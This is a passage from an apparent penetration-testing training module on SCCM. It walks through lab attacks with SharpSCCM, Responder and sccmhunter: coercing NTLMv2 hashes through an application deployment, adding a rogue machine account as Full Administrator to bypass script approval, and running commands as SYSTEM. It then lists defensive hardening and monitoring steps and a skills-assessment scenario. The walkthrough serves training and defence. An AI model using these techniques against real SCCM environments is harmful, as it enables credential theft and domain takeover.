 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Creating new deployment of HTB_application to new_collection
(HTB0002E)
[+] Found the HTB_application application
[+] Successfully created deployment of HTB_application to new_collection
(HTB0002E)
[+] New deployment name: HTB_application_HTB0002E_Install
[+] Completed execution in 00:00:02.8199982
```

Now, we have to wait for the device to retrieve the deployment and execute the application, or we can attempt to accelerate the process by invoking the update, but it doesn't always work:

```
PS C:\Tools> .\SharpSCCM.exe invoke update -n "new_collection" -sms
172.50.0.40
```

```
 _______ _     _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Using WMI provider: 172.50.0.40
[+] Connecting to \\172.50.0.40\root\SMS\site_HTB
[+] Forcing all members of new_collection (HTB0002E) to retrieve machine
policy and execute any new applications available
[+] Completed execution in 00:00:00.8182697
```

On the other side, on our attack host, NTLMv2 authentications are received from the machine account:

```
sudo responder -I tun0 -v -A
 __
 .----.-----.-----.-----.-----.-----.--|  |.-----.----.
 |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
 |__|

 NBT-NS, LLMNR & MDNS Responder 3.1.4.0

 To support this project:
 Github -> https://github.com/sponsors/lgandx
 Paypal  -> https://paypal.me/PythonResponder

 Author: Laurent Gaffie ([email protected])
 To kill this script hit CTRL-C

[+] Listening for events...

[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be
poisoned.
[SMB] NTLMv2-SSP Client   : 10.129.230.38
[SMB] NTLMv2-SSP Username : LAB\SERVER-CLIENT$
[SMB] NTLMv2-SSP Hash     : SERVER-
CLIENT$::LAB:daf32ceafb525124:5AE0C28E40E5BFE4C5EC3CDCDDB3A07A:01010000000
0000080DA01C483ACDA013B6A7AADAD3BE73E0000000002000800490054005500550001001
E00570049004E002D00560034004E004500370036003700300004D0059004300040034005 70
049004E002D00560034004E004500370036003700300004D00590043002E004900540055005
5002E004C004F00430041004C0003001400490054005500550 02E004C004F00430041004C0
0050014004900540055005 5002E004C004F00430041004C000700080080DA01C483ACDA010
```

```
60004000200000008003000300000000000000000000000400000AC33ACB2A278803189F
1A999B1F72A9F8EBB12FAF56C31BA15A02FB9E9C85AFB0A001000000000000000000000000
000000000000900220063006900660073002F003100390032002E003100360038002E00310
02E003800310000000000000000
[SMB] NTLMv2-SSP Client   : 10.129.230.38
[SMB] NTLMv2-SSP Username : LAB\sccm_naa
[SMB] NTLMv2-SSP Hash     :
sccm_naa::LAB:7c9ecd471a096e11:76576CE6ED016127D01C2295A8E6E4A4:0101000000
00000080DA01C483ACDA01A340CC85D16B9963000000000200080049005400550055000100
1E00570049004E002D00560034004E004500370036003700300004D005900430004003400 57
0049004E002D00560034004E004500370036003700300004D00590043002E00490054005500
55002E004C004F00430041004C000300140049005400550055002E004C004F00430041004C
000500140049005400550055002E004C004F00430041004C000700080080DA01C483ACDA01
060004000200000008003000300000000000000000000000400000AC33ACB2A278803189
F1A999B1F72A9F8EBB12FAF56C31BA15A02FB9E9C85AFB0A001000000000000000000000000
000000000000900220063006900660073002F003100390032002E003100360038002E0031
002E003800310000000000000000
...SNIP...
```

It is interesting to note that the NAA has also attempted to authenticate since the machine account failed. If the WebClient service is running on the target machine, it is also possible to obtain HTTP authentication and relay it to the LDAP service on the domain controller to take over the machine.

If the domain controller has a policy that prevents anonymous access to shares, we cannot use this method to host a file. We can use it to get the NTLM request only, as we saw in the above example, but we can also use any shared folder on a domain-joined computer to host the file.

Note: This method may take a long time to work; if immediate access is required, it's recommended to use the `Script Deployment` method.

Script Deployments

In addition to applications, SCCM permits the deployment and execution of PowerShell scripts on any enrolled machines. As an SCCM administrator, we can attempt to deploy a script on a resource. Let's first create a script that will execute the commands `whoami;hostname` and save it on a file named `cmd.txt`:

```
cat cmd.txt
whoami;hostname
```

The module `admin` provides us with many different options; we can learn more about them in the wiki; one of them is the possibility of executing scripts. We will need the `ResourceId` of the target machine, as we previously did. We can enumerate machines within the admin

shell with the option `get_device <device>`, and we can get the `ResourceId` of the device we want to execute commands into:

```
python3 sccmhunter.py admin -u blwasp -p 'Password123!' -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[16:42:47] INFO     [!] Enter help for extra shell commands
() (C:\) >> get_device sccm01
[17:01:38] INFO     ----------------------------------------
 Active: 1
 Client: 1
 DistinguishedName: CN=SCCM01,CN=Computers,DC=lab,DC=local
 FullDomainName: LAB.LOCAL
 IPAddresses: 172.50.0.21
 LastLogonUserDomain: LAB
 LastLogonUserName: sccm_admin
 Name: SCCM01
 OperatingSystemNameandVersion: Microsoft Windows NT Server 10.0
 PrimaryGroupID: 515
 ResourceId: 16777220
 ResourceNames: SCCM01.lab.local
 SID: S-1-5-21-2570265163-3918697770-3667495639-1215
 SMSInstalledSites: HTB
 SMSUniqueIdentifier: GUID:BB9B4076-B45A-46DA-8994-D2DAC705BB9A
 ----------------------------------------
```

Now we can attempt to load the `cmd.txt` PowerShell script file on `SRV01` by using the `interact <resourceid>` function followed by `script /path/to/cmd.txt`:

```
python3 sccmhunter.py admin -u rai -p 'Threathunting01' -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[19:31:54] INFO     [!] Enter help for extra shell commands
() C:\ >> interact 16777221
(16777221) (C:\) >> script /home/plaintext/htb/modules/sccm/cmd.txt
[15:04:20] INFO     [+] Updates script created successfully with GUID
8db90420-8acc-44b1-9d9a-6252322293dc.
[15:04:22] INFO     [-] Hierarchy settings do not allow author's to
approve their own scripts. All custom script execution will fail.
[15:04:22] INFO     [*] Try using alternate approval credentials.
[15:04:23] INFO     [+] Script with GUID 8db90420-8acc-44b1-9d9a-
6252322293dc deleted.
```

We encountered an error because, by default, in an SCCM environment, an administrator cannot create and execute a script simultaneously. Another administrator must validate the script before execution. To bypass this restriction, we will use our administrative privileges to promote a user or computer account to `Full Administrator`.

To promote the previously created machine account `PWNED$`, we must have its `SID`, and then we promote it with the option `add_admin <account> <SID>`:

```
(16777221) (C:\) >> get_device PWNED
[19:38:03] INFO     [*] Collecting device...
[19:38:03] INFO     [+] Device found.
[19:38:04] INFO     ----------------------------------------
                    Active: 1
                    Client: 1
                    DistinguishedName: None
                    FullDomainName: None
                    IPAddresses: []
                    LastLogonUserDomain: None
                    LastLogonUserName: None
                    Name: PWNED
                    OperatingSystemNameandVersion: None
                    PrimaryGroupID: None
                    ResourceId: 16777227
                    ResourceNames: PWNED.None
                    SID: S-1-5-21-2570265163-3918697770-3667495639-1218
                    SMSInstalledSites: HTB
                    SMSUniqueIdentifier: GUID:FC0CDB69-7174-4DCA-B21F-
0312BF76FA39
                    ----------------------------------------
(16777221) (C:\) >> add_admin PWNED$ S-1-5-21-2570265163-3918697770-
3667495639-1218
[19:38:28] INFO     Tasked SCCM to add PWNED$ as an administrative user.
[19:38:29] INFO     [+] Successfully added PWNED$ as an admin.
```

The new Full Administrator account can be used as an approval account to approve and execute the script automatically. We must add the options for the alternative user account `-au <account>` and the alternative user account password `-ap <Password>`:

```
python3 sccmhunter.py admin -u blwasp -p 'Password123!' -ip 172.50.0.40 -
au 'PWNED$' -ap ComputerPass123
SCCMHunter v1.0.5 by @garrfoster
[17:11:20] INFO     [!] Enter help for extra shell commands
() C:\ >> interact 16777220
(16777220) (C:\) >> script /home/plaintext/htb/modules/sccm/cmd.txt
[17:11:35] INFO     [+] Updates script created successfully with GUID
913f7b53-2f86-4023-909e-1426dadcd338.
[17:11:36] INFO     [+] Script with guid 913f7b53-2f86-4023-909e-
1426dadcd338 approved.
[17:11:38] INFO     [+] Script with guid 913f7b53-2f86-4023-909e-
1426dadcd338 executed.
[17:11:55] INFO     [+] Got result:
[17:11:55] INFO     nt authority\\system
```

```
 SCCM01
[17:11:57] INFO     [+] Script with GUID 913f7b53-2f86-4023-909e-
1426dadcd338 deleted.
```

Conclusion

It is important to understand what we can do if we gain access to an account with rights over SCCM infrastructure. We also learned that if we get access to an account with rights on the `SMS` or `SQL` server, we could potentially compromise the SCCM infrastructure.

We encourage students to familiarize themselves with SharpSCCM and sccmhunter and also connect to the SCCM01 service to familiarize with the tool and identify what features they can abuse.

The following section will explore defensive strategies to protect and monitor SCCM infrastructure.

SCCM Defensive Considerations

Introduction

Now that we've covered SCCM infrastructure attacks, let's discuss how to prevent and detect them. In this section, we will discuss various considerations when reviewing the security posture of an SCCM infrastructure.

Most attacks we covered in the previous sections depend on weak security settings in the SCCM infrastructure. By properly configuring the SCCM infrastructure, we can significantly reduce the attack surface and minimize the risk if the SCCM infrastructure is compromised. We will cover the configurations that can improve the security posture of the SCCM infrastructure. For more information about Defensive Recommendations, check SharpSCCM wiki.

Defending Configuration Manager Servers

Implementing security measures to prevent unauthorized access and potential exploitation is crucial for protecting Configuration Manager servers. Proper configuration and maintenance of these servers can mitigate various attack vectors.

- Install hotfix KB15599094 and disable NTLM for client push installation to prevent coercion via client push.
- Utilize Enhanced HTTP and deactivate network access accounts.
- Disable automatic site-wide client push installation and use software update-based installation instead.
- Set a strong PXE boot password to prevent cracking and obtain OSD credentials.

- Disable "F8-Debugging" by unchecking the "Enable command support" option in production PXE boot networks.
- PKI certificates are required for client authentication to prevent rogue device registration.
- Enable multi-factor authentication for SMS Provider calls. Refer to How to enable MFA for SMS Provider calls.
- Avoid using over-privileged credentials (e.g., Domain Admins) for NAA/client push/domain join/task sequences/collection variables.
- Do not enable WebClient on-site systems to prevent coercion via HTTP.
- Avoid managing tier zero assets (e.g., domain controllers) with ConfigMgr or treating ConfigMgr as tier zero.
- Access the ConfigMgr console using accounts in the same tier as the devices on the site.

Domain/Server

Securing domain controllers and server infrastructure is essential to maintaining the integrity of the SCCM environment. Implementing the following recommendations can help safeguard these critical components.

- SMB signing is required on all site systems to prevent relaying to SMB.
- Enforce LDAP signing or channel binding on domain controllers to prevent relay to LDAP.
- Extended Protection for Authentication (EPA) on AD CS servers is required to prevent a relay to HTTP.
- Disable network access accounts in AD after transitioning ConfigMgr to Enhanced HTTP.
- Disable SeMachineAccountPrivilege/MachineAccountQuota for non-admin users to prevent them from adding computers to the domain.
- Remove Extended Rights assignments from users who do not require this permission to prevent GetLAPSPassword from creating accounts.
- Transition from legacy LAPS to Windows LAPS in Azure with password encryption enabled.

Database

Securing the SCCM database is critical to protecting sensitive information and maintaining system integrity. Extended protection for authentication (EPA) on the site database is required to enhance database security and prevent relaying to MSSQL. Avoid linking other databases to your site database, especially with DBA privileges. Strong passwords for DBA accounts should also be set to bolster security further.

Firewall/Network

Proper network segmentation and firewall configurations prevent unauthorized access and limit the attack surface. Block all unnecessary connections to site systems, especially SMB and MSSQL, to reduce coercion via SMB and relay to SMB/MSSQL. Moreover, only authorized administrators can support PXE boot on VLANs, ensuring that only approved personnel can access this function.

Security

Continuous monitoring and timely response to suspicious activities are crucial in maintaining the security of the SCCM infrastructure. Implement these recommendations to enhance security monitoring:

- Monitor for suspicious activity on-site systems and using site accounts.
- Watch for site system computer accounts authenticating from an IP address that isn't their static IP.
- Track clients, push installation accounts, and authenticate from anywhere other than the primary site server.
- Use canary network access accounts and monitor client push installation accounts authenticating anywhere.
- Ensure legitimate network access accounts authenticate only to distribution points.
- Detect unusual application deployments in the site's Audit Status Messages.

Conclusion

In conclusion, securing an SCCM infrastructure requires a comprehensive approach that includes proper configuration, continuous monitoring, and adherence to best practices. By following the recommendations outlined in this section, organizations can significantly reduce the risk of attacks and ensure the integrity and security of their SCCM environments. Regularly reviewing and updating security measures will help maintain a robust defense against emerging threats and vulnerabilities.

Skills Assessment

You have reached the end of the module. Congratulations! It's time to test the knowledge you've acquired.

Scenario

Freighlogistics, a company that delivers customized global freight solutions, has contracted you to conduct a security audit of their systems. They are testing some contractors who installed MSSQL, Exchange, and SCCM, and they need you to verify if it is secure.

For this internal assessment, Freighlogistics has provided you with an account `htb-student` and one target IP. Your task is to enumerate that server, identify any vulnerabilities, and explore possibilities for exploitation of the services that they installed within the network.

Lab

After starting the target machine, please wait for approximately 8 to 10 minutes to ensure that all services have started correctly. Exchange services are high-load and may take longer to load. If you encounter an error while connecting to Outlook Web Access (OWA), please wait and refresh the website until the error is resolved.